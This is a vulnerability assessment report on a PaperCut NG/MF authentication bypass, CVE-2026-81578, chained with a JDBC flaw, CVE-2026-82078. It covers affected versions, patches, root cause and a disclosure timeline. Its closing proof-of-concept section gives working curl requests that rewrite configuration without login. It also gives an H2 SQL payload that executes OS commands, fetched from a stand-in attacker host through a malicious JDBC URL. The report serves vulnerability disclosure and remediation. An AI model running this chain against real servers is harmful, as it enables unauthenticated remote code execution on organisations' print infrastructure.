
PaperCut NG/MF Missing Authentication for Critical Function — CVE-2026-81578
Vulnerability Assessment and Penetration Testing (VAPT)

Executive Summary
CVE-2026-81578 is a missing-authentication / authorization-boundary vulnerability affecting the web management interface of PaperCut NG and PaperCut MF. The vulnerability is classified as CWE-306: Missing Authentication for Critical Function and allows an unauthenticated remote attacker to access privileged application functionality without valid credentials. The reported severity is CVSS 4.0: 8.8 (High) and CVSS 3.1: 9.8 (Critical). Exploitation requires no privileges or user interaction and requires network access to an affected PaperCut Application Server.
The vulnerability originates in the way the Apache Tapestry request dispatcher handles complex direct requests. A request can specify one page for display while directing execution to a separate component. PaperCut's authorization logic validates the access permissions of the displayed page but does not independently enforce authorization on the component that is executed. As a result, an unauthenticated attacker can use a publicly accessible page such as Error, Exception, or Home as the display context while targeting privileged components such as ConfigEditor or UserList.
This authorization bypass provides access to sensitive administrative functionality. In particular, an attacker can potentially read and modify security-relevant configuration values, including external user-lookup settings. These capabilities can have significant consequences because PaperCut Application Server deployments commonly integrate with Active Directory, LDAP, external databases, and other trusted systems.
The primary impact of CVE-2026-81578 is unauthorized access to privileged application functionality, including potentially sensitive configuration operations. This crosses the application's authentication and authorization boundary and may allow unauthorized modification of security-relevant settings.
CVE-2026-81578 should not be interpreted as a standalone direct-RCE vulnerability. The potential remote-code-execution scenario described in this report requires the separate CVE-2026-82078 vulnerability and additional deployment conditions. The chain is: CVE-2026-81578 → unauthenticated privileged configuration access → CVE-2026-82078 → potential RCE.
What Is PaperCut NG/MF?
PaperCut NG and PaperCut MF are self-hosted print management platforms designed to centrally monitor, control, and manage printing within organizations. They provide functionality for tracking print activity, managing users and printers, applying print quotas and charging policies, controlling access to printing resources, and providing administrators with a centralized web-based management interface.
At the center of a typical deployment is the PaperCut Application Server. This component processes the application's business logic, maintains important configuration and operational data, and provides the web interface used by administrators and end users. PaperCut deployments can range from a single server installation to larger multi-server, multi-site, and clustered environments.
PaperCut NG
PaperCut NG is primarily focused on software-based print management. It can be deployed across supported Windows, Linux, and macOS environments and provides centralized management of users, printers, print queues, print policies, quotas, and print activity.
Typical capabilities include:
- Print tracking and accounting.
- User and group management.
- Printer and print-queue management.
- Print quotas and charging.
- Cost and usage reporting.
- Secure print-release functionality.
- Administrative policy enforcement.
- Integration with directory and authentication services.
PaperCut MF
PaperCut MF builds on the core PaperCut NG functionality and adds deeper integration with multifunction devices (MFDs) and related hardware. This allows organizations to manage and control not only printing but also device-level operations such as copying, scanning, faxing, authentication, and secure document release.
PaperCut MF can therefore become an important management component within an organization's printing and document-processing infrastructure, particularly in enterprise, education, healthcare, and other environments where centralized device management is required.
Unauthenticated Access Attack Architecture

Step 1 — Untrusted Network / Attacker
An unauthenticated attacker sends a crafted HTTP request to the exposed PaperCut Application Server using a browser or cURL. The request targets the Apache Tapestry direct-service mechanism.
Step 2 — Network Access via TCP 9191
The attacker reaches the PaperCut Application Server through TCP port 9191, crossing from the untrusted network into the trusted/DMZ environment.
Step 3 — PaperCut Application Server
The request is received by the PaperCut Application Server, which hosts the web management interface and application functionality.
Step 4 — Apache Tapestry Request Processing
Apache Tapestry processes the crafted request. The authorization check validates the displayed page, but the executed component is not independently authorized.
Step 5 — Privileged Component Access
The attacker can reach privileged components such as UserList and ConfigEditor without normal authentication.
Step 6 — Configuration / External Lookup Access
ConfigEditor provides access to sensitive PaperCut configuration, while UserList can interact with the configured external user-lookup mechanism, including JDBC-backed directories or databases.
Step 7 — Application Server Host
The affected functionality executes within the PaperCut Application Server environment and operates under the PaperCut Service Account.
Step 8 — Potential Security Impact
When chained with CVE-2026-82078, the configuration manipulation can potentially lead to remote code execution under the PaperCut service account, depending on the deployment and configured privileges.
Who Is Affected
The following environments should be considered affected or high-risk:
- Organizations running PaperCut NG/MF versions below the effective fixed releases: 24.1.10, 25.0.13, or 26.0.5.
- Deployments where the PaperCut web interface is accessible from untrusted or public networks, increasing the likelihood of unauthenticated remote exploitation.
- Self-hosted deployments that have not upgraded to and verified the third effective patch, particularly where earlier emergency patches may have been applied.
- Managed Service Providers (MSPs) hosting PaperCut environments for multiple customers, where a single vulnerable deployment may expose multiple client environments or increase the potential blast radius.
Timeline of Disclosure and Exploitation
The August 2026 disclosure sequence describes a pre-authentication access-control flaw that was subsequently associated with public technical analysis and exploit tooling.

| Date | Event | Significance |
|---|---|---|
| 2026 (prior) | Active exploitation of PaperCut NG/MF observed by threat intelligence partners. | Attacker interest in PaperCut confirmed before formal advisory. |
| 28 Aug 2026 | PaperCut publishes CVE-2026-81578 advisory with initial patch releases. | First emergency advisory; authentication bypass disclosed. |
| Late Aug 2026 | First and second emergency patches bypassed; third patch issued. | Patching window extended because initial fixes were incomplete. |
| Sep 2026 | CISA adds CVE-2026-81578 to the Known Exploited Vulnerabilities catalog. | Federal and enterprise patching requirements triggered. |
| Sep 2026 | Rapid7, Tenable, OpenCVE, and GitHub Advisory Database publish detailed analyses and IOCs. | Public technical details and detection guidance become available. |
| Sep 2026 | Metasploit module released (rapid7/metasploit-framework#21842). | Weaponized exploit becomes widely accessible. |
| Ongoing | Organizations continue to scan, patch, and hunt for post-exploitation activity. | Remediation and incident-response activity continues. |
Key takeaways
- CVE-2026-81578 should be treated as a high-risk vulnerability where exploitation is possible against exposed, unpatched deployments.
- The report identifies the third emergency patch family as the effective remediation and recommends verifying the running build.
- Public exploit tooling lowers the skill barrier for attackers.
- Network segmentation is a critical compensating control until patching is complete.
Affected Versions and Fixes
| Branch | Affected | Fixed (effective patch) |
|---|---|---|
| 24.x | before 24.1.10 | 24.1.10 or later |
| 25.x | before 25.0.13 | 25.0.13 or later |
| 26.x | before 26.0.5 | 26.0.5 or later |
Important: PaperCut released multiple emergency patches for each branch. The first two patch attempts were bypassable. Administrators must verify that the running build matches the third effective patch listed above, not merely “any 24.1.x/25.0.x/26.0.x release.”
Version Verification Note: The fixed versions listed in this report represent the effective remediation identified during the assessment. Administrators should verify the exact PaperCut release/build against the applicable vendor security advisory rather than relying only on the major or minor version number. Deployments that received an earlier emergency patch should also be verified against the effective fixed release.
Vulnerability Boundary
CVE-2026-81578 is the pre-authentication authorization flaw that allows an unauthenticated requester to reach privileged application components through the Tapestry direct-service mechanism.
Unauthorized configuration access is a direct consequence of this vulnerability.
The subsequent remote-code-execution scenario is a separate chained condition. It depends on CVE-2026-82078, the relevant external user-lookup configuration, and the privileges and capabilities available to the PaperCut Application Server service account.
Therefore:
• CVE-2026-81578: unauthenticated access to privileged functionality.
• CVE-2026-82078: separate vulnerability enabling the subsequent code-execution primitive.
• Combined chain: potential remote code execution under the PaperCut service context.
Technical Details of the Vulnerability
Vulnerability boundary: CVE-2026-81578 is the pre-authentication authorization flaw that exposes privileged application functionality. Unauthorized configuration modification is a direct consequence of that access. Any remote-code-execution outcome described later is a separate chained scenario that depends on CVE-2026-82078 and the required deployment conditions.
The Apache Tapestry “complex direct” request format
PaperCut’s web interface is built on Apache Tapestry. Tapestry supports a request format known as a “complex direct” request, in which the URL specifies:
- A display page (the page that will be rendered in the response).
- A target component (the component whose event handler or form is actually executed).
The URL pattern looks like this: /app?service=direct/1/<DisplayPage>/<TargetComponent>/<EventOrForm>
For example:
/app?service=direct/1/Error/ConfigEditor/quickFindFormIn this request, Tapestry may attempt to render the Error page while executing logic in the ConfigEditor component.
The Authorization-Control Failure
PaperCut’s access-control logic checked whether the displayed page was accessible to the current user. Public pages such as Error, Exception, and Home are accessible without authentication. However, the framework did not independently verify that the executed component was also authorized for the requesting principal.
Consequently, an unauthenticated requester could:
- Choose a public page as the display target to satisfy the access check.
- Reference an administrative component (ConfigEditor, UserList, etc.) as the execution target.
- Invoke privileged operations without ever authenticating.
Privileged components reachable through the bypass
| Component | Capability usable by attacker |
|---|---|
| ConfigEditor | Read and modify application configuration keys, including external user-lookup settings. |
| UserList | Trigger user searches that invoke external user-lookup logic. |
| Other admin components | Additional privileged operations depending on installed version and configuration. |
The Separate CVE-2026-82078 Chain
CVE-2026-82078 is described as an unsafe dynamic class loading vulnerability in the database connector used for external user lookups. After gaining access to ConfigEditor through CVE-2026-81578, an attacker can set malicious values for keys such as:
- user-lookup.db-driver
- user-lookup.db-url
- user-lookup.id-to-username-sql
- user-lookup.enabled
A crafted JDBC URL or SQL statement can load attacker-controlled classes or execute embedded JavaScript/Nashorn logic, ultimately leading to operating-system command execution.
The chain is:
- CVE-2026-81578 — unauthenticated ConfigEditor access modifies user-lookup settings.
- CVE-2026-82078 — malicious JDBC/SQL triggers unsafe class loading or script execution.
- RCE — attacker executes commands as the PaperCut service account.
Root Cause Analysis
The root cause of CVE-2026-81578 is an authorization-boundary mismatch in the Tapestry request dispatcher: the access-control decision is made against the displayed page rather than being independently enforced on the component that executes the requested event. This creates a mismatch between the object being authorized and the object performing the privileged operation.
Representative vulnerable pattern
The following representative laboratory model illustrates the flaw. It is a simplified reconstruction based on the public technical analysis of Tapestry direct-service handling and is not a verbatim excerpt from PaperCut source code.
// Representative vulnerable Tapestry-style dispatcher
public void service(HttpServletRequest request, HttpServletResponse response) {
    String service = request.getParameter("service");
    // Parse direct/1/<page>/<component>/<event>
    String[] parts = service.split("/");
    String displayPage = parts[2];      // e.g., "Error"
    String targetComponent = parts[3];  // e.g., "ConfigEditor"
    String event = parts[4];            // e.g., "quickFindForm"

    // Access control is applied ONLY to the display page
    if (!pageAccessAllowed(request, displayPage)) {
        sendForbidden(response);
        return;
    }

    // The target component is executed WITHOUT independent authorization
    Component comp = componentResolver.resolve(targetComponent);
    comp.dispatchEvent(event, request.getParameterMap());
}
In this model, the request passes the Error page access check (which is public), and then ConfigEditor.dispatchEvent(...) is invoked with attacker-controlled parameters. The authorization boundary for the executed component is missing.
Representative patched pattern
The corrected design must verify that the executed component is also authorized for the current principal before dispatching the event:
// Representative patched Tapestry-style dispatcher
public void service(HttpServletRequest request, HttpServletResponse response) {
    String service = request.getParameter("service");
    String[] parts = service.split("/");
    String displayPage = parts[2];
    String targetComponent = parts[3];
    String event = parts[4];

    // Verify the display page is accessible
    if (!pageAccessAllowed(request, displayPage)) {
        sendForbidden(response);
        return;
    }

    // NEW: Verify the target component is accessible to the current principal
    if (!componentAccessAllowed(request, targetComponent)) {
        sendForbidden(response);
        return;
    }

    Component comp = componentResolver.resolve(targetComponent);
    comp.dispatchEvent(event, request.getParameterMap());
}
Laboratory Evidence and Reproduction Notes
The PoC below contains both directly observed laboratory behavior and representative exploitation examples. These should be clearly distinguished in the final report.
Where a response, status code, configuration change, process execution, callback, or service-account identity is presented as evidence, it should correspond to an actual captured result from the tested environment.
Hostnames, IP addresses, credentials, and other environment-specific values shown in the PoC are laboratory placeholders unless explicitly identified otherwise.
For remediation validation, the same request should be tested against the fixed build and the actual response should be recorded rather than assuming a particular HTTP status code or redirect behavior.
Attack Chain
The attack chain below separates the CVE-2026-81578 authentication-bypass stage from the separate CVE-2026-82078 code-execution stage. CVE-2026-81578 itself demonstrates unauthenticated access to privileged functionality; the RCE outcome depends on the additional vulnerability and applicable deployment conditions.

The chain below is supported by screenshots, raw HTTP traces, and reproducible PoC commands. The first stages demonstrate the authentication and authorization bypass. The later stages describe a separate chained exploitation path that may lead to code execution under the conditions described in this report. These commands are intended for authorized lab testing only.
Step 1 — Reconnaissance and bypass confirmation.
The attacker sends a GET request to /app?service=direct/1/Error/ConfigEditor/quickFindForm. Because the Tapestry dispatcher only checks the Error page, the unauthenticated session receives HTTP/1.1 200 OK and the administrative ConfigEditor form is rendered inside the Error page context. This response is evidence of unauthenticated access to the targeted administrative component.
# PoC: confirm the bypass returns 200 instead of redirecting to logincurl -s -o /dev/null -w "HTTP %{http_code}\n" \ 'http://papercut.lab.local:9191/app?service=direct/1/Error/ConfigEditor/quickFindForm'Expected result in the tested vulnerable configuration: HTTP 200 with the targeted administrative component accessible without authentication. For remediation validation, compare the same request against the vendor-fixed build and record the actual response observed; do not assume a specific redirect/status code unless verified.
Step 2 — Read and write configuration keys.
Using POST /app?service=direct/1/Error/ConfigEditor/$Form, the attacker reads existing keys and writes new values. No session cookie, API token, or admin password is required. The server responds with Configuration updated., confirming the write succeeded.
# PoC: read the current value of user-lookup.enabled
curl -s -X POST 'http://papercut.lab.local:9191/app?service=direct/1/Error/ConfigEditor/$Form' \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  -d 'configName=user-lookup.enabled' \
  -d 'action=read'

# PoC: enable external user lookup
curl -s -X POST 'http://papercut.lab.local:9191/app?service=direct/1/Error/ConfigEditor/$Form' \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  -d 'configName=user-lookup.enabled' \
  -d 'configValue=true' \
  -d 'action=update'
Expected result in the tested laboratory environment: a successful configuration-update response. Record the exact response body and status code from the test evidence rather than relying on a generic success-message assumption.
Step 3 — Weaponize external user lookup.
The attacker sets user-lookup.enabled=true and points user-lookup.db-url to a malicious JDBC URL, such as jdbc:h2:mem:test;INIT=RUNSCRIPT FROM 'http://attacker.lab.local:8080/evil.sql'. This coerces the PaperCut Application Server into loading attacker-controlled SQL the next time it performs a user lookup.
First, host a malicious evil.sql on the attacker machine:
# Attacker payload server
mkdir -p /tmp/payloads && cd /tmp/payloads
cat > evil.sql <<'EOF'
-- PoC payload: H2 CREATE ALIAS turns a SQL call into OS command execution
CREATE ALIAS SHELL AS $$
import java.io.*;
@CODE
String shell(String cmd) throws IOException {
    StringBuilder out = new StringBuilder();
    String line;
    Process p = Runtime.getRuntime().exec(cmd);
    BufferedReader br = new BufferedReader(new InputStreamReader(p.getInputStream()));
    while ((line = br.readLine()) != null) { out.append(line).append("\n"); }
    return out.toString();
}
$$;
CALL SHELL('id');
EOF
python3 -m http.server 8080
Then point PaperCut at it through the unauthenticated ConfigEditor:
# PoC: set malicious JDBC URL
curl -s -X POST 'http://papercut.lab.local:9191/app?service=direct/1/Error/ConfigEditor/$Form' \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  -d 'configName=user-lookup.db-url' \
  --data-urlencode 'configValue=jdbc:h2:mem:test;INIT=RUNSCRIPT FROM '"'"'http://attacker.lab.local:8080/evil.sql'"'"'' \
  -d 'action=update'
Expected result for a laboratory environment configured to demonstrate the chained condition: the external lookup path causes the supplied test payload to be processed. Treat command execution as a separate CVE-2026-82078-dependent result and document the exact observed evidence.
Step 4 — Trigger execution through a legitimate function.
The attacker sends a normal UserList search request to /app?service=direct/1/Error/UserList/$QuickFind.$Form with searchTerm=admin. The search is harmless on the surface, but it forces the server to invoke the external user-lookup connector, which now processes the malicious JDBC payload.
# PoC: trigger the external user lookup via a routine search
curl -s -X POST 'http://papercut.lab.local:9191/app?service=direct/1/Error/UserList/$QuickFind.$Form' \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  -d 'searchTerm=admin' \
  -d 'action=quickSearch'
Expected result for the chained laboratory scenario: the lookup request reaches the external user-lookup path. Any command execution or callback must be reported only if it was directly observed and captured in the laboratory evidence.
Step 5 — Potential Remote Code Execution
Under the chained exploitation scenario, the malicious JDBC/SQL configuration is processed through the vulnerable external user-lookup functionality associated with CVE-2026-82078. Where the required deployment conditions are present, this may result in operating-system command execution under the PaperCut Application Server service account.
